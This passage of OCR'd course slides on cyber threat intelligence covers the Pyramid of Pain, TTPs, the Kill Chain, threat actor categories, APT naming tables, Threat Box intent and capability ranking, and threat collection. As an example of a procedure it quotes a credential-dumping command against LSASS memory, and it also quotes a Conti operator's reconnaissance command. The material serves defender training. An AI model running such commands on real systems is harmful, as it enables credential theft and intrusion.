  - Who should we prioritize to defend against?
  - What would it look like if they got in?
  - Would we detect them?


Data Types

- Atomic
  - Can not be broken into smaller parts, email addresses or IP addresses.
- Computed
  - Derived from data, such as hashes.
- Behavioral
  - Procedures taken by the actor via automated or human interactions.

Reference: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

Types of Cyber Threat Intelligence


David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html



Tactics, Techniques, and Procedures (TTPs)

Procedures

How the technique was carried out. For example, the attacker used procdump -ma lsass.exe lsass_dump



Techniques


Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

https://www.scythe.io/library/summiting-the-pyramid-of-pain-the-ttp-pyramid

Lockheed Martin Cyber Kill Chain®



https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

https://t.me/learningnets

Lab 3 Observation Mappings

- Categorize the artifacts in the report into the following categories:
  - Atomic
  - Computed
  - Behavioral

Exercise 3: Intelligence Mapping


Module 4: Intro to Threats

Topics

- Components of a Threat
- Threats vs Vulnerabilities
- CIA Triad
- Geopolitical Influence
- Threat Actors & Activity Groups
- Mapping Threats

What is a Threat?

Who or What they are targeting.




The tools, exploits, training, and tradecraft the actor has access to.

This is the one area the organization has influence over. Limit opportunity through controls and patching.

Threats vs Vulnerabilities

- An exploit is a type of capability.
- A vulnerability is a type of opportunity.
- A threat is where they combine with human intent.



CIA Triad

- Threats seek to impact one or more parts of the CIA Triad.
  - Confidentiality - wants to know or release data
  - Integrity - manipulate the data
  - Availability - make the data or systems inaccessible

Who are the threats?


- Espionage
  - Nation States
  - Corporate Espionage
- Cyber-Crime
  - Business Email Compromise (BEC)
  - Ransomware
  - Bank Trojans
- Hacktivism
  - Terrorist
  - Radicals
  - Lone Wolves


Threat Life Cycle

Activity Group	Threat Group	Attributed Group	Retired Group
Small activity clusters.	Overlap of intrusion clusters showing a group is active.	A threat group that is attributed to the operators and/or operating organization.	Groups that are no longer operational.

Activity Groups

- Unique clusters based on artifact overlaps
  - Example: Three different energy companies are targeted with malware containing the same mutex, and the C2 domains resolve to the same ASN.





https://t.me/learningnets

https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf

Who are the threats?


- Vendors track threats with different names
- Depending on your requirements you can be generic.
  - Chinese Espionage Groups
  - Eastern European Ransomware Groups
- APT Groups and Operations

APT Groups and Operations


README | China | Russia | North Korea | Iran | Israel | NATO | Middle East | Others | Unknown

China Common Name	CrowdStrike	IRL	Kaspersky	Secureworks	Mandiant
Comment Crew	Comment Panda	PLA Unit 61398		TG-8223	APT1
APT2	Putter Panda	PLA Unit 61486		TG-6952	APT2
UPS	Gothic Panda			TG-0110	APT3

https://apt.threattracking.com




ATT&CK Groups




https://attack.mitre.org/groups/

ATT&CK Threat Modeling




Know Thyself

- What information does the organization have?
- What geographic locations does the organization operate in?
- What industries does the organization operate in or support?
  - Component of other industries' supply chains?
- What activity groups are targeting me right now?



Mapping Threats – Threat Box



Andy Piazza - Threat Box

https://klrgrz.medium.com/quantifying-threat-actors-with-threat-box-e6b641109b11

Threat Box – Ranking Intent

1. No Intent
    - The actor wouldn't even waste time with you even if they serendipitously fell into your environment. Example: Actor is North Korea targeting South Korean defense targets and you are in U.S education.
2. Opportunistic
    - Actor would interact with your system if they happened to get in, maybe it's due to mass exploitation of new one-day vulnerability.
3. Sector or Regional Intent
    - Actor is known to broadly target geographical areas in which the organization operates or broadly targets the sector. Example U.S. business email compromises may be worth more than other nations, so West African cyber crime broadly targets the region.
4. Sector & Regional Intent
    - An actor is specifically targeting the organizations industry and region. Example we saw with ransomware targeting US based Hospitals.
5. Target Specific Intent
    - An actor has specific intent for targeting the organization. Examples are proprietary information, critical strategic supply points, or the organization itself.

Threat Box – Ranking Threats Capability


- No Capability
  - No evidence of capability.
- Low Capability
  - Evidence of easy to execute activity (script kiddy).
- Medium Capability
  - Proficient at using existing tooling and common procedures.
- High Capability
  - Developing new tooling, exploits, and procedures.
- Extreme Capability
  - Nation state level with large amount of resources devoted to training, research, development, procurement and targeting.

Exercise 4: Threat Box

Module 5: Threat Analysis

Topics

- Collecting on a threat
- Processing and Analyzing Collection
  - Mapping to ATT&CK



Collecting on a Threat

- Reports
  - Review open and closed source reports.
- Incidents
  - Review observed incidents in the organization.
- Honey Pots
  - Analyze honey pot activity.
- Sandboxing
  - Sandbox email malware samples.


Procedure Level – Human Element

- Focus on the human element and behaviours
  - Training
  - Tools
  - Approved Actions
  - Runbooks
  - Habits
- Conti Playbook Example
  - “In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter” -TheDFIRReport

```
C:\\Windows\\system32\\cmd.exe /C tasklist /s ip
```

Walkthrough

Finding procedures on relevant threats.




- Chinese Actors are targeting our industry.
  - Intellectual property match strategic objectives of:
    - People's Liberation Army
    - Chinese 5 Year Plan
    - Belt and Road Initiative.
- Can focus on certain Chinese groups.
  - Might assess Chinese Gov. Groups share capabilities so track them all.

Walkthrough


Finding Procedures

- Possible Resources:
  - CISA
  - MITRE ATT&CK
  - Mandiant Blog
  - Palo Alto Unit 42 blog
  - The DFIR Report
  - Talos Threat Intelligence
  - OpenCTI



Walkthrough

- In our search for recent Chinese activity on CISA's website we find a reference to a Microsoft MSTIC Blog on DEV-0322 targeting Defense Industrial Base and Software companies.
  - Mshta.exe with WAN connection
  - Whoami execution
    - May scope to execution with certain command line parameters




Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

